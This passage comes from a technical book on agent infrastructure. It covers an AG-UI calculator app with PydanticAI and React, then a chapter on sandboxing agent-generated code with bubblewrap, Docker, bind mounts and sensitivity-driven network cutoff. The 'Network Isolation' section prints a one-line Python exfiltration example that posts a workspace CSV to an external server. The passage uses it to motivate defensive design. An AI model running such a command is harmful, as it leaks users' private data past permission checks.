`get_agent()` creates a PydanticAI agent using the model configuration from `config.yaml` (defaulting to the `default` entry). `AGUIApp` wraps the agent and exposes it via the AG-UI protocol, handling HTTP requests, parsing the AG-UI run input, executing the agent, and streaming events back to the client.

The CORS middleware is required because the React frontend runs on a different origin (`localhost:5173` via Vite) than the backend (`localhost:8000`). Without it, the browser blocks cross-origin requests.

v2 – Adding Tools The second example adds calculator tools:

```python
from starlette.middleware.cors import CORSMiddleware

from pydantic_ai.ui.ag_ui.app import AGUIApp

from agentic_patterns.core.agents.agents import get_agent


async def add(a: int, b: int) -> int:
    """Add two numbers."""
```

```
    return a + b


async def sub(a: int, b: int) -> int:
    """Subtract two numbers."""
    return a - b


async def mul(a: int, b: int) -> int:
    """Multiply two numbers."""
    return a * b


agent = get_agent(
    instructions='You are a calculator assistant. Use the provided tools to perform calculations.',
    tools=[add, sub, mul],
)

app = AGUIApp(agent)
app.add_middleware(
    CORSMiddleware,
    allow_origins=['http://localhost:5173'],
    allow_methods=['*'],
    allow_headers=['*'],
)
```

Tools are standalone async functions passed to `get_agent()` via the `tools` parameter. There is no decorator – PydanticAI inspects the function signature and docstring to generate the tool schema for the LLM. When the agent calls a tool, AG-UI emits tool call events in the SSE stream so the frontend can show what the agent is doing.

v3 – State Management The third example introduces shared state between the UI and the agent. The full file has five tools; here we show the key pieces.

The state model:

```
class CalculatorState(BaseModel):
    """Shared state for the calculator application."""
    history: list[str] = []
    last_result: int | None = None
```

`StateDeps` wraps this model so the agent and UI share a typed state object. Tools receive the state through `RunContext` and can modify it:

```
async def add(ctx: RunContext[StateDeps[CalculatorState]], a: int, b: int) -> ToolReturn:
    """Add two numbers and update the state."""
    result = a + b
    state = ctx.deps.state
    state.history.append(f"{a} add {b} = {result}")
    state.last_result = result
    return ToolReturn(
        return_value=f"Result: {result}",
        metadata=[
            StateSnapshotEvent(type=EventType.STATE_SNAPSHOT, snapshot=state),
            CustomEvent(type=EventType.CUSTOM, name='calculation_complete', value={'operation': 'add',
        ],
```

```
    )
```

The `ToolReturn` carries both the return value (what the LLM sees) and metadata events (what the frontend sees). `StateSnapshotEvent` tells the frontend to update its local state with the new snapshot. `CustomEvent` signals a domain-specific action the frontend can interpret however it wants.

The `sub` and `mul` tools follow the same pattern. The actual code in `example_agui_app_v3.py` extracts the repeated state-update-and-event logic into an `update_state_with_result()` helper to avoid duplication across the three arithmetic tools. Two additional tools handle history:

```
async def show_history(ctx: RunContext[StateDeps[CalculatorState]]) -> str:
    """Show the calculation history."""
    state = ctx.deps.state
    if not state.history:
        return "No calculations performed yet."
    return "Calculation history:\n" + "\n".join(state.history)


async def clear_history(ctx: RunContext[StateDeps[CalculatorState]]) -> ToolReturn:
    """Clear the calculation history."""
    state = ctx.deps.state
    state.history = []
    state.last_result = None
    return ToolReturn(
        return_value="History cleared.",
        metadata=[
            StateSnapshotEvent(type=EventType.STATE_SNAPSHOT, snapshot=state),
            CustomEvent(type=EventType.CUSTOM, name='history_cleared', value=True),
        ],
    )
```

`show_history` returns a plain string – it reads state but doesn't modify it, so no snapshot is needed. `clear_history` resets the state and emits a snapshot so the frontend updates.

The agent and app are assembled with all five tools and the initial state:

```
agent = get_agent(
    instructions=(
        'You are a calculator assistant. Use the provided tools to perform calculations. '
        'The calculation history is maintained in the shared state.'
    ),
    deps_type=StateDeps[CalculatorState],
    tools=[add, sub, mul, show_history, clear_history],
)

app = AGUIApp(agent, deps=StateDeps(CalculatorState()))
```

Core Library Helpers The core library in `agentic_patterns/core/ui/agui/` provides shortcuts for common patterns. The examples above stay explicit for clarity, but your own code can use these to reduce boilerplate. `create_agui_app()` combines agent creation and AG-UI wrapping into one call, using the same `config.yaml` model configurations. `tool_return_with_state()` reduces the boilerplate of constructing `ToolReturn` with state snapshots and custom events:

```
from agentic_patterns.core.ui.agui.events import tool_return_with_state

return tool_return_with_state(
    return_value=f"Result: {result}",
```

```
    state=ctx.deps.state,
    custom_events=[('calculation_complete', {'result': result})],
)
```

Key Takeaways AG-UI is a protocol, not a framework. The backend exposes an agent via HTTP with SSE streaming; any compatible frontend connects without the backend knowing or caring which one.

State management uses `StateDeps` to share a typed Pydantic model between frontend and agent. Tools modify state and emit `StateSnapshotEvent` to push updates.

Custom events via `CustomEvent` let the agent signal domain-specific actions. The frontend interprets them according to its needs.

The SSE event stream contains lifecycle events (run started/finished), text deltas for streaming, tool call events, state snapshots, and custom events. This gives frontends full visibility into agent execution.

Hands-On: AG-UI Frontend

This walkthrough covers the React frontend that connects to the AG-UI backend. The code is in `frontend/`.

Dependencies The frontend uses two AG-UI packages: `@ag-ui/client` provides `HttpAgent`, which speaks the AG-UI protocol (POST with `RunAgentInput`, SSE response stream). `@ag-ui/core` provides the TypeScript types (`Message`, `State`, etc.). No proprietary middleware or cloud service is involved – `HttpAgent` talks directly to the backend.

HttpAgent Setup The `App` component creates an `HttpAgent` pointing at the backend URL. The agent is recreated via `useMemo` whenever the URL changes:

```
import { HttpAgent } from '@ag-ui/client'
import type { State } from '@ag-ui/core'
import { useEffect, useMemo, useState } from 'react'
import { ChatPanel } from './components/ChatPanel'
import { StatePanel } from './components/StatePanel'

const DEFAULT_BACKEND_URL = 'http://localhost:8000'

function getInitialDark(): boolean {
  const stored = localStorage.getItem('theme')
  if (stored) return stored === 'dark'
  return window.matchMedia('(prefers-color-scheme: dark)').matches
}

export default function App() {
  const [backendUrl, setBackendUrl] = useState(DEFAULT_BACKEND_URL)
  const [agentState, setAgentState] = useState<Record<string, unknown> | null>(null)
  const [dark, setDark] = useState(getInitialDark)

  useEffect(() => {
    document.documentElement.classList.toggle('dark', dark)
    localStorage.setItem('theme', dark ? 'dark' : 'light')
  }, [dark])

  const agent = useMemo(() => new HttpAgent({ url: backendUrl }), [backendUrl])

  return (
    <div className="app-container">
```

```
      <header>
        <h1>AG-UI Demo</h1>
        <input
          type="text"
          value={backendUrl}
          onChange={(e) => setBackendUrl(e.target.value)}
          placeholder="Backend URL"
        />
        <button className="theme-toggle" onClick={() => setDark(!dark)} title="Toggle dark mode">
          {dark ? '\u2600' : '\u263E'}
        </button>
      </header>
      <main>
        <ChatPanel agent={agent} backendUrl={backendUrl} onStateChange={(s: State) => setAgentState(s as
        <StatePanel state={agentState} />
      </main>
    </div>
  )
}
```

`HttpAgent` manages the conversation internally – it tracks messages and state, builds the `RunAgentInput` payload, and parses the SSE event stream. The header includes a text input that lets you change the backend URL at runtime (so you can switch between v1, v2, and v3 without restarting) and a dark-mode toggle that persists the preference to `localStorage`.

ChatPanel Component `ChatPanel` owns the chat interaction. On submit, it adds a user message to the agent, then calls `runAgent` with a subscriber that updates React state on each event:

```
import { HttpAgent, randomUUID } from '@ag-ui/client'
import type { Message, State } from '@ag-ui/core'
import { useEffect, useRef, useState } from 'react'

interface ChatPanelProps {
  agent: HttpAgent
  backendUrl: string
  onStateChange: (state: State) => void
}

export function ChatPanel({ agent, backendUrl, onStateChange }: ChatPanelProps) {
  const [messages, setMessages] = useState<Message[]>([])
  const [input, setInput] = useState('')
  const [isRunning, setIsRunning] = useState(false)
  const messagesEndRef = useRef<HTMLDivElement>(null)

  async function handleSubmit(e: React.FormEvent) {
    e.preventDefault()
    const text = input.trim()
    if (!text || isRunning) return

    setIsRunning(true)
    agent.addMessage({ id: randomUUID(), role: 'user', content: text })
    setMessages([...agent.messages])
    setInput('')

    try {
```

```
      await agent.runAgent({}, {
        onMessagesChanged({ messages }) {
          setMessages([...messages])
        },
        onStateChanged({ state }) {
          onStateChange(state)
        },
      })
    } catch (err) {
      console.error('Agent run failed:', err)
    } finally {
      setIsRunning(false)
    }
  }
  // ... render message list and input form
}
```

The flow works as follows. `agent.addMessage()` appends the user message to the agent's internal message list. `agent.runAgent()` POSTs a `RunAgentInput` (containing all messages and current state) to the backend URL, then streams back SSE events. As each event arrives, the SDK updates its internal state and fires the subscriber callbacks. `onMessagesChanged` fires on every text delta and tool call event, so the assistant's response streams into the UI in real time. `onStateChanged` fires on `StateSnapshotEvent`, pushing agent state updates to the `StatePanel`.

Messages are rendered by role: user messages are right-aligned blue bubbles, assistant messages are left-aligned gray bubbles, and tool messages appear as small monospace blocks. Assistant messages with tool calls display the function name and arguments.

State Rendering The `StatePanel` component receives agent state from the `onStateChanged` subscriber callback. When connected to v1 or v2 (no `StateDeps`), the panel shows "No state" because those backends never emit `StateSnapshotEvent`. When connected to v3, the panel updates as tools modify the `CalculatorState`.

This is the same concept as before but without any special hook – the subscriber pattern gives direct control over how events update the UI.

Key Takeaways The frontend uses the standard AG-UI protocol directly via `HttpAgent`. The subscriber pattern (`onMessagesChanged`, `onStateChanged`) provides fine-grained control over how SSE events update the UI, with streaming text deltas and state snapshots handled through simple callbacks.

Hands-On: AG-UI Side-Channels

AG-UI is a text-message protocol. Messages flow between frontend and backend as strings, tool calls, and state snapshots – there is no built-in mechanism for binary file attachments, user feedback, or any other interaction that falls outside the conversation stream. The solution is a side-channel: a separate REST endpoint on the same Starlette application that handles the concern independently, while the AG-UI event stream stays focused on what it does well.

This section extends the v3 calculator (state management) with two side-channels: file uploads (v4) and user feedback (v5). Both v4 and v5 drop the `clear_history` tool from v3 to keep the examples focused on the new functionality.

File uploads – the /upload endpoint Since `AGUIApp` inherits from Starlette, it accepts a `routes` parameter for additional endpoints. The v4 backend adds an `/upload` route:

```python
from starlette.routing import Route
from pydantic_ai.ui.ag_ui.app import AGUIApp

app = AGUIApp(
    agent,
    deps=StateDeps(CalculatorState()),
    routes=[Route('/upload', upload_handler, methods=['POST'])],
)
```

The upload handler implements the save-summarize-tag pattern described in the file uploads section. It receives a multipart form with a single `file` field:

```python
from agentic_patterns.core.compliance.private_data import DataSensitivity, PrivateData
from agentic_patterns.core.context.reader import read_file_as_string
from agentic_patterns.core.workspace import write_to_workspace_async, workspace_to_host_path

UPLOAD_PREFIX = "/workspace/uploads"

async def upload_handler(request: Request) -> JSONResponse:
    form = await request.form()
    file = form.get("file")
    if file is None:
        return JSONResponse({"error": "No file provided"}, status_code=400)

    content = await file.read()
    filename = file.filename or "upload"
    sandbox_path = f"{UPLOAD_PREFIX}/{filename}"

    # 1. Save to workspace
    await write_to_workspace_async(sandbox_path, content)

    # 2. Tag as private data
    PrivateData().add_private_dataset(f"upload:{filename}", DataSensitivity.CONFIDENTIAL)

    # 3. Summarize with context reader
    host_path = workspace_to_host_path(PurePosixPath(sandbox_path))
    summary = read_file_as_string(host_path)

    return JSONResponse({"workspace_path": sandbox_path, "summary": summary})
```

The three steps execute in order. The file is persisted first so it survives the request. The session is tagged as private before the summary is generated. The response returns the workspace path (a stable pointer the agent can reference later) and a compact summary (what the agent needs to understand the content).

On the frontend side, the `ChatPanel` component gains a hidden file input, an attach button, and a file tag bar. A `pendingFiles` state array tracks selected files. On submit, if files are pending, the component uploads each one to `${backendUrl}/upload` via `fetch` with `FormData`, collects the workspace paths and summaries, and prepends them to the user's message text:

```typescript
async function uploadFiles(files: File[]): Promise<string> {
  const parts: string[] = []
  for (const file of files) {
    const formData = new FormData()
    formData.append('file', file)
    const res = await fetch(`${backendUrl}/upload`, { method: 'POST', body: formData })
    if (res.ok) {
```

```
      const data = await res.json()
      parts.push(`[Uploaded file: ${data.workspace_path}]\n${data.summary}`)
    } else {
      parts.push(`[Upload failed: ${file.name}]`)
    }
  }
  return parts.join('\n\n')
}
```

The agent receives a single message containing both the file context and whatever text the user typed. From the agent's perspective, it looks like the user pasted file information into their message – no special protocol support is needed.

User feedback – the /feedback endpoint The v5 backend adds a `/feedback` route alongside the existing `/upload` route:

```
from agentic_patterns.core.feedback import FeedbackType, add_feedback

DEMO_USER_ID = "demo"
DEMO_SESSION_ID = "agui"

async def feedback_handler(request: Request) -> JSONResponse:
    """Handle user feedback (thumbs up/down, comments)."""
    body = await request.json()
    feedback_type_str = body.get("feedback_type")
    comment = body.get("comment", "")

    try:
        feedback_type = FeedbackType(feedback_type_str)
    except (ValueError, KeyError):
        return JSONResponse({"error": f"Invalid feedback_type: {feedback_type_str}"}, status_code=400)

    add_feedback(feedback_type, comment=comment, user_id=DEMO_USER_ID, session_id=DEMO_SESSION_ID)
    return JSONResponse({"status": "ok"})
```

The handler validates the `feedback_type` field against the `FeedbackType` enum (which accepts `thumbs_up`, `thumbs_down`, `error_report`, `comment`) and delegates to `add_feedback()` from the core feedback module. The core module appends a timestamped `FeedbackEntry` to a per-session JSON file under `FEEDBACK_DIR / user_id / session_id / feedback.json`.

The user and session IDs are hardcoded for the demo. In a production system, these would come from JWT claims decoded at the request boundary – the same identity propagation pattern described in the session propagation section.

Both routes are registered in the `AGUIApp` constructor:

```
app = AGUIApp(
    agent,
    deps=StateDeps(CalculatorState()),
    routes=[
        Route('/upload', upload_handler, methods=['POST']),
        Route('/feedback', feedback_handler, methods=['POST']),
    ],
)
```

On the frontend, `ChatPanel` adds a `feedbackGiven` state that tracks which messages have been rated, and a `submitFeedback` function that POSTs to the backend:

```
const [feedbackGiven, setFeedbackGiven] = useState<Record<string, string>>({})

async function submitFeedback(messageId: string, feedbackType: string) {
  setFeedbackGiven((prev) => ({ ...prev, [messageId]: feedbackType }))
  try {
    await fetch(`${backendUrl}/feedback`, {
      method: 'POST',
      headers: { 'Content-Type': 'application/json' },
      body: JSON.stringify({ feedback_type: feedbackType }),
    })
  } catch (err) {
    console.error('Feedback submission failed:', err)
  }
}
```

The state update happens before the network call so the UI responds immediately. Each assistant message renders two small buttons below its content:

```
{msg.role === 'assistant' && (
  <div className="feedback-buttons">
    <button
      className={`feedback-btn${feedbackGiven[msg.id] === 'thumbs_up' ? ' active' : ''}`}
      onClick={() => submitFeedback(msg.id, 'thumbs_up')}
      disabled={!!feedbackGiven[msg.id]}
      title="Thumbs up"
    >+1</button>
    <button
      className={`feedback-btn${feedbackGiven[msg.id] === 'thumbs_down' ? ' active' : ''}`}
      onClick={() => submitFeedback(msg.id, 'thumbs_down')}
      disabled={!!feedbackGiven[msg.id]}
      title="Thumbs down"
    >-1</button>
  </div>
)}
```

Once a button is clicked, both buttons are disabled and the selected one is highlighted.

Why side-channels AG-UI streams events over SSE. Injecting binary data into a text protocol would require base64 encoding (33% overhead), break the event format, and force the backend to decode inline. A separate HTTP POST keeps binary transfer clean, leverages standard multipart handling, and works with any file size. The AG-UI message stream stays focused on what it was designed for: text, tool calls, and state.

The side-channel approach also keeps these concerns out of the AG-UI adapter layer. The upload and feedback endpoints are regular Starlette routes with no dependency on the AG-UI protocol. The same handlers could be reused with a different protocol or frontend framework – only the frontend code that calls the endpoints would change.

This pattern scales to other concerns that sit outside the conversation stream: analytics events, preference toggles, session metadata updates, or audit logging. Each one gets its own endpoint on the same Starlette application, keeping the AG-UI adapter layer clean and focused.

References

1. Chainlit. *Overview*. Chainlit Documentation, 2025. https://docs.chainlit.io/get-started/overview

2. Chainlit. *Chat Life Cycle*. Chainlit Documentation, 2025. https://docs.chainlit.io/concepts/chat-lifecycle
3. Chainlit. *Message*. Chainlit Documentation, 2025. https://docs.chainlit.io/api-reference/message
4. Chainlit. *Streaming*. Chainlit Documentation, 2025. https://docs.chainlit.io/advanced-features/streaming
5. Chainlit. *Step*. Chainlit Documentation, 2025. https://docs.chainlit.io/concepts/step
6. Chainlit. *Step Class*. Chainlit Documentation, 2025. https://docs.chainlit.io/api-reference/step-class
7. Chainlit. *User Session*. Chainlit Documentation, 2025. https://docs.chainlit.io/concepts/user-session
8. Chainlit. *Deployment Overview*. Chainlit Documentation, 2025. https://docs.chainlit.io/deploy/overview
9. Chainlit. *Authentication Overview*. Chainlit Documentation, 2025. https://docs.chainlit.io/authentication/overview
10. Chainlit. *LangChain and LangGraph Integration*. Chainlit Documentation, 2025. https://docs.chainlit.io/integrations/langchain
11. Chainlit. *LlamaIndex Integration*. Chainlit Documentation, 2025. https://docs.chainlit.io/integrations/llama-index
12. Chainlit. *Model Context Protocol (MCP)*. Chainlit Documentation, 2025. https://docs.chainlit.io/advanced-features/mcp
13. AG-UI Protocol Contributors. *AG-UI Overview (Introduction)*. AG-UI Documentation, 2025. https://docs.ag-ui.com/introduction
14. AG-UI Protocol Contributors. *Events*. AG-UI Documentation, 2025. https://docs.ag-ui.com/concepts/events
15. AG-UI Protocol Contributors. *Build applications*. AG-UI Documentation, 2025. https://docs.ag-ui.com/quickstart/applications
16. AG-UI Protocol Contributors. *MCP, A2A, and AG-UI*. AG-UI Documentation, 2025. https://docs.ag-ui.com/agentic-protocols
17. Pydantic Services Inc. *Agent-User Interaction (AG-UI) Protocol*. Pydantic AI Documentation, 2025. https://ai.pydantic.dev/ui/ag-ui/
18. Pydantic Services Inc. *UI Event Streams*. Pydantic AI Documentation, 2025. https://ai.pydantic.dev/ui/overview/
19. Pydantic Services Inc. *MCP toolset*. Pydantic AI Documentation, 2025. https://ai.pydantic.dev/mcp/
20. Pydantic Services Inc. *Exceptions*. Pydantic AI Documentation, 2025. https://ai.pydantic.dev/api/exceptions/
21. FastMCP Contributors. *Exceptions*. FastMCP Documentation, 2025. https://gofastmcp.com/python-sdk/fastmcp-exceptions
22. Model Context Protocol Contributors. *Tools*. Model Context Protocol Specification, 2025. https://modelcontextprotocol.io/specification/2025-11-25/server/tools
23. Model Context Protocol Contributors. *Cancellation*. Model Context Protocol Specification, 2025. https://modelcontextprotocol.io/specification/2025-11-25/basic/utilities/cancellation
24. Model Context Protocol Contributors. *Elicitation*. Model Context Protocol Specification, 2025. https://modelcontextprotocol.io/specification/2025-11-25/client/elicitation
25. A2A Protocol Contributors. *JSON-RPC Protocol Binding*. A2A Specification, 2025. https://a2a-protocol.org/latest/specification/
26. A2A Protocol Contributors. *Protocol Operations*. A2A Specification, 2025. https://a2a-protocol.org/latest/specification/
27. A2A Protocol Contributors. *Task Lifecycle and States*. A2A Specification, 2025. https://a2a-protocol.org/latest/specification/
28. FastMCP Contributors. *Authentication*. FastMCP Documentation, 2025. https://gofastmcp.com/servers/auth
29. AG-UI Protocol Contributors. *@ag-ui/client*. npm, 2025. https://www.npmjs.com/package/@ag-ui/client
30. AG-UI Protocol Contributors. *@ag-ui/core*. npm, 2025. https://www.npmjs.com/package/@ag-ui/core

Chapter: Execution Infrastructure

Introduction

The previous chapter addressed how users interact with agents through chat interfaces and event protocols. This chapter moves to the other end of the stack: how agents interact with the execution environment underneath them. Agents that only call tools operate within a controlled vocabulary: each tool has defined inputs, outputs, and permissions. But agents that generate and execute arbitrary code – the CodeAct pattern, REPL-based reasoning, skill scripts – need infrastructure that constrains the execution environment itself. This chapter covers the production infrastructure for running agent-generated code safely.

The progression is from general to specific. The Sandbox section introduces the core isolation primitives (process, filesystem, network) including data-sensitivity-driven network control and a conceptual proxy-based design for finer-grained connectivity. The REPL section builds on the sandbox to create a stateful, notebook-like execution environment for iterative code exploration. The MCP Server Isolation section applies the same isolation principles to MCP servers, and the Skill Sandbox section handles the distinct trust model of developer-authored skill scripts.

Code Sandbox

When agents use the CodeAct pattern – generating and executing arbitrary code to accomplish tasks – they need an execution environment that is isolated, recoverable, and auditable. A sandbox provides this environment. It sits between the agent and the host operating system, enforcing boundaries that the agent's code cannot circumvent.

This section describes the concepts and mechanisms behind sandboxed execution. The sandbox is a library-level abstraction: it provides the building blocks that higher-level systems (MCP servers, API services, CLI tools) compose into complete execution environments.

Why Agents Need Sandboxes

A Python snippet can open files, make network requests, spawn processes, or modify the filesystem in ways that no tool permission system can anticipate. The sandbox addresses this by enforcing isolation at the infrastructure level. Rather than trying to restrict what code can do through static analysis or allow-lists (which are brittle and bypassable), the sandbox constrains the environment in which the code runs.

Process Isolation

The fundamental mechanism is process isolation: executing the agent's code in a separate process with restricted access to the host system.

Lightweight Isolation: Bubblewrap On Linux, bubblewrap (`bwrap`) provides user-namespace-based isolation without requiring root privileges or a container runtime. It creates a minimal filesystem view by selectively bind-mounting only the paths the child process needs:

```
class SandboxBubblewrap(Sandbox):
    def _build_command(
        self,
        command: list[str],
        bind_mounts: list[BindMount],
        isolate_network: bool,
        isolate_pid: bool,
        cwd: str | None,
    ) -> list[str]:
        cmd = [
            "bwrap",
```

```
            "--ro-bind", "/usr", "/usr",
            "--ro-bind", "/lib", "/lib",
            "--ro-bind", "/lib64", "/lib64",
            "--ro-bind", "/bin", "/bin",
            "--ro-bind", "/sbin", "/sbin",
            "--ro-bind", "/etc/resolv.conf", "/etc/resolv.conf",
            "--proc", "/proc",
            "--dev", "/dev",
            "--tmpfs", "/tmp",
        ]

        # Bind Python prefix so the child can import installed packages
        python_prefix = Path(sys.prefix)
        if python_prefix != Path("/usr"):
            cmd.extend(["--ro-bind", str(python_prefix), str(python_prefix)])

        for mount in bind_mounts:
            flag = "--ro-bind" if mount.readonly else "--bind"
            cmd.extend([flag, str(mount.source), mount.target])

        if isolate_pid:
            cmd.append("--unshare-pid")
        if isolate_network:
            cmd.append("--unshare-net")
        if cwd:
            cmd.extend(["--chdir", cwd])

        cmd.append("--")
        cmd.extend(command)
        return cmd
```

The child process sees a read-only root filesystem, a private `/tmp`, and only the bind mounts explicitly granted. The Python prefix is mounted read-only so that installed packages remain importable inside the sandbox. PID and network namespaces can be unshared independently. This is lightweight (no daemon, no images, no layers) and fast to start.

No Subprocess Fallback There is no subprocess fallback. Running agent-generated code in a plain subprocess is a security risk. If bwrap is not available, `get_sandbox()` raises `RuntimeError`. On platforms without bwrap (macOS, Windows), Docker is used instead (see below).

```
def get_sandbox() -> SandboxBubblewrap:
    if shutil.which("bwrap"):
        return SandboxBubblewrap()
    raise RuntimeError("bubblewrap (bwrap) not found on PATH")
```

The REPL sandbox selection order is: bwrap first, Docker second, exception if neither is available.

Heavyweight Isolation: Containers For production multi-tenant deployments or platforms without bwrap, container runtimes (Docker) provide stronger isolation: separate filesystem layers, cgroup resource limits, full network namespace control, and seccomp profiles. Container-based sandboxes are heavier to start and manage, but offer guarantees that bwrap alone does not (CPU/memory limits, storage quotas, image-based reproducibility).

The `Sandbox` ABC defines a uniform `run()` interface. The two implementations are `SandboxBubblewrap` (lightweight, Linux) and Docker containers via `SandboxManager` (heavier, cross-platform).

Filesystem Isolation

The agent's code needs to read and write files, but it should only access its own workspace – not the host filesystem, not other users' data.

Bind Mounts The sandbox exposes specific host directories to the child process through bind mounts. A `BindMount(source, target, readonly)` maps a host path to a path visible inside the sandbox:

```
bind_mounts = [
    BindMount(workspace_path, "/workspace"),            # read-write
    BindMount(temp_dir, str(temp_dir)),                 # IPC channel
]
```

Inside the sandbox, the code sees `/workspace` as its working directory. It has no way to access paths outside the mounted directories.

Multi-Tenant Directory Layout When multiple users and sessions share a host, each session gets its own workspace directory:

```
{data_dir}/
  {user_id}/
    {session_id}/
      [session files]
```

The sandbox mounts only the current session's directory. Physical separation at the filesystem level prevents cross-session access without relying on application-level checks.

Path Translation A translation layer converts between the agent-visible path (`/workspace/report.csv`) and the host path (`/data/users/alice/session-42/report.csv`). This happens at the boundary between the application and the sandbox – the agent's code never sees host paths, and the host system never trusts agent-provided paths without translation and traversal checks.

Network Isolation

Network access is the primary exfiltration vector for code running inside a sandbox. An agent that has loaded sensitive data into its workspace could POST it to an external server. Tool permissions cannot prevent this because the code runs outside the tool framework – a one-liner like `requests.post("https://external.com", data=open("/workspace/data.csv").read())` bypasses every permission check because it never goes through the tool-calling path.

Binary Network Control The simplest and most auditable approach is a binary choice: the sandbox either has full network access or none at all. On bwrap, `--unshare-net` removes all network interfaces except loopback. On Docker, `network_mode="none"` does the same – no DNS resolution, no TCP connections, no UDP traffic. The container becomes a compute island that can read and write files on its mounted workspace but cannot reach anything beyond `127.0.0.1`.

There is no allow-list, no proxy, no partial access. This eliminates configuration errors and makes the security property trivial to verify.

Data-Sensitivity-Driven Switching The `PrivateData` compliance module drives the network switch. When a connector retrieves sensitive records – patient data from a database, financial reports from an internal API – it calls `PrivateData.add_private_dataset()` to register the dataset and its sensitivity level. The sandbox checks this state and selects the network mode accordingly:

```
class NetworkMode(str, Enum):
    FULL = "bridge"
    NONE = "none"
```

```python
def get_network_mode(user_id: str, session_id: str) -> NetworkMode:
    if session_has_private_data(user_id, session_id):
        return NetworkMode.NONE
    return NetworkMode.FULL
```

This is a one-way ratchet: once sensitive data enters a session, network access never returns. The sensitivity level can escalate (from INTERNAL to CONFIDENTIAL to SECRET) but never decrease. This mirrors the real-world principle that you cannot "un-see" data – once an agent has processed confidential records, any subsequent code it generates could embed fragments of that data in network requests.

Dynamic Container Recreation The sandbox manager checks `get_network_mode()` on every session access and compares the result against the container's current network mode. If the required mode is more restrictive, the manager stops the container and creates a new one with the correct network configuration.

The workspace directory survives this recreation because it lives on the host filesystem as a bind mount. The old sandbox is destroyed, a new one is created with network disabled, and the same workspace is mounted again. From the agent's perspective, all files are still present – only network destinations that were previously reachable now return connection errors.


For a better user experience, the system can inject a message into the agent's context when the network mode changes:

```
[SYSTEM] Network access has been restricted because private data
entered this session. Outbound connections are blocked.
```

The agent can then decide to work with the data locally, or ask the user for guidance.

Beyond Binary: Proxy-Based Selective Connectivity The binary switch works well when data sensitivity is clear-cut, but enterprise workflows often need to combine private data with trusted external services: an internal company API, a data warehouse behind the VPN, a cloud service with a Zero Data Retention (ZDR) agreement. Cutting all network access forces the agent to stop mid-task whenever it needs to reach one of these services after private data has entered the session.

A more sophisticated approach places a proxy (such as Envoy) between the container and the network. The architecture uses two Docker networks. The first is an internal network with no external route, connecting only the sandbox container and the proxy. The second is the default bridge network that gives the proxy access to the outside world. The sandbox cannot reach the internet directly; it can only reach the proxy, and the proxy decides what traffic to forward based on a platform-level whitelist.



With this proxy in place, the `NetworkMode` enum gains a third option:

```python
class NetworkMode(str, Enum):
    FULL = "bridge"
    PROXIED = "proxied"   # whitelist-only via proxy
    NONE = "none"
```

The mode selection then considers the sensitivity level: PUBLIC and INTERNAL data get full access, CONFIDENTIAL data triggers proxied mode, and SECRET data triggers the full network kill. The ratchet behavior still applies.

This proxy-based approach is not implemented in our POC. The binary FULL/NONE switch covers the most common scenarios and is simple to deploy and audit. The proxy pattern is presented here as a design direction for production deployments where blanket network removal is too restrictive.

Timeout Enforcement

Agent-generated code can loop forever, deadlock, or simply take longer than acceptable. Reliable timeout enforcement requires process-level control – you cannot reliably interrupt a thread executing arbitrary code.

The sandbox starts the child process, then uses `asyncio.wait_for` with a timeout. If the timeout expires, the process is killed:

```
try:
    stdout, stderr = await asyncio.wait_for(process.communicate(), timeout=timeout)
    return SandboxResult(exit_code=process.returncode, stdout=stdout, stderr=stderr)
except asyncio.TimeoutError:
    process.kill()
    await process.wait()
    return SandboxResult(exit_code=-1, timed_out=True)
```

The calling code receives a `SandboxResult` with `timed_out=True` and can report the timeout to the agent without crashing the host process.

Inter-Process Communication

The sandbox runs code in a separate process. The calling code needs to send input (source code, namespace state) and receive output (results, stdout, stderr, figures). Two common patterns:

Pickle IPC The REPL module uses pickle-based IPC through the filesystem. The caller writes a pickle file to a temp directory, the sandbox mounts that directory, the executor reads input and writes output as pickle files:

```
# Caller side
(temp_dir / "input.pkl").write_bytes(pickle.dumps(input_data))
result = await sandbox.run(command, bind_mounts=[BindMount(temp_dir, str(temp_dir))], ...)
output = pickle.loads((temp_dir / "output.pkl").read_bytes())
```

This works because the temp directory is bind-mounted into the sandbox, giving both sides access. The approach is simple and supports arbitrary Python objects (dataframes, figures, custom classes).

Stdout/Stderr Capture For simpler cases, the sandbox captures the child process's stdout and stderr as byte strings in `SandboxResult`. This suffices for commands that produce text output and where the only structured result is the exit code.

Resource Limits

Beyond filesystem and network isolation, production sandboxes need resource limits to prevent a single session from exhausting host resources.

CPU and memory: Container runtimes enforce these through cgroups. Bwrap does not manage cgroups, so resource limits require either a container runtime or external cgroup management.

Execution time: Handled by the timeout mechanism described above.

Storage: Workspace directories can be placed on quota-managed filesystems or volume-limited container mounts.

Process count: PID namespace isolation (`--unshare-pid` in bwrap, default in containers) prevents fork bombs from affecting the host.

Session Lifecycle

In a multi-tenant system, sandboxes are tied to user sessions. The lifecycle follows a predictable pattern:

Lazy creation: The sandbox is not created when the user connects. It is created on first code execution, avoiding resource allocation for sessions that never run code.

Activity tracking: Each code execution updates a timestamp. Sessions that remain idle beyond a configurable timeout are eligible for cleanup.

Failure recovery: If a sandbox process crashes or is killed externally, the next execution attempt detects the failure and creates a new sandbox. The workspace persists through failures because it lives on the host filesystem, making the sandbox a disposable execution environment.

Cleanup: Background processes periodically remove expired sessions and their sandbox resources. Cleanup operations are defensive – errors in cleaning one session do not prevent cleanup of others.

Security Layers

The sandbox is one layer in a defense-in-depth approach to agent security:

1. **Tool permissions** (`@tool_permission` with READ/WRITE/CONNECT) constrain what the agent can do through its normal tool-calling interface.
2. **Sandbox isolation** constrains what the agent's generated code can do at the infrastructure level – filesystem, network, process, and resource boundaries.
3. **Data compliance** drives sandbox configuration automatically, tightening isolation when sensitive data enters a session.

These layers are independent and protect against different vectors:

```
Agent
  |
  |-- Tool call path
  |     @tool_permission(CONNECT) blocks exfiltration tools
  |
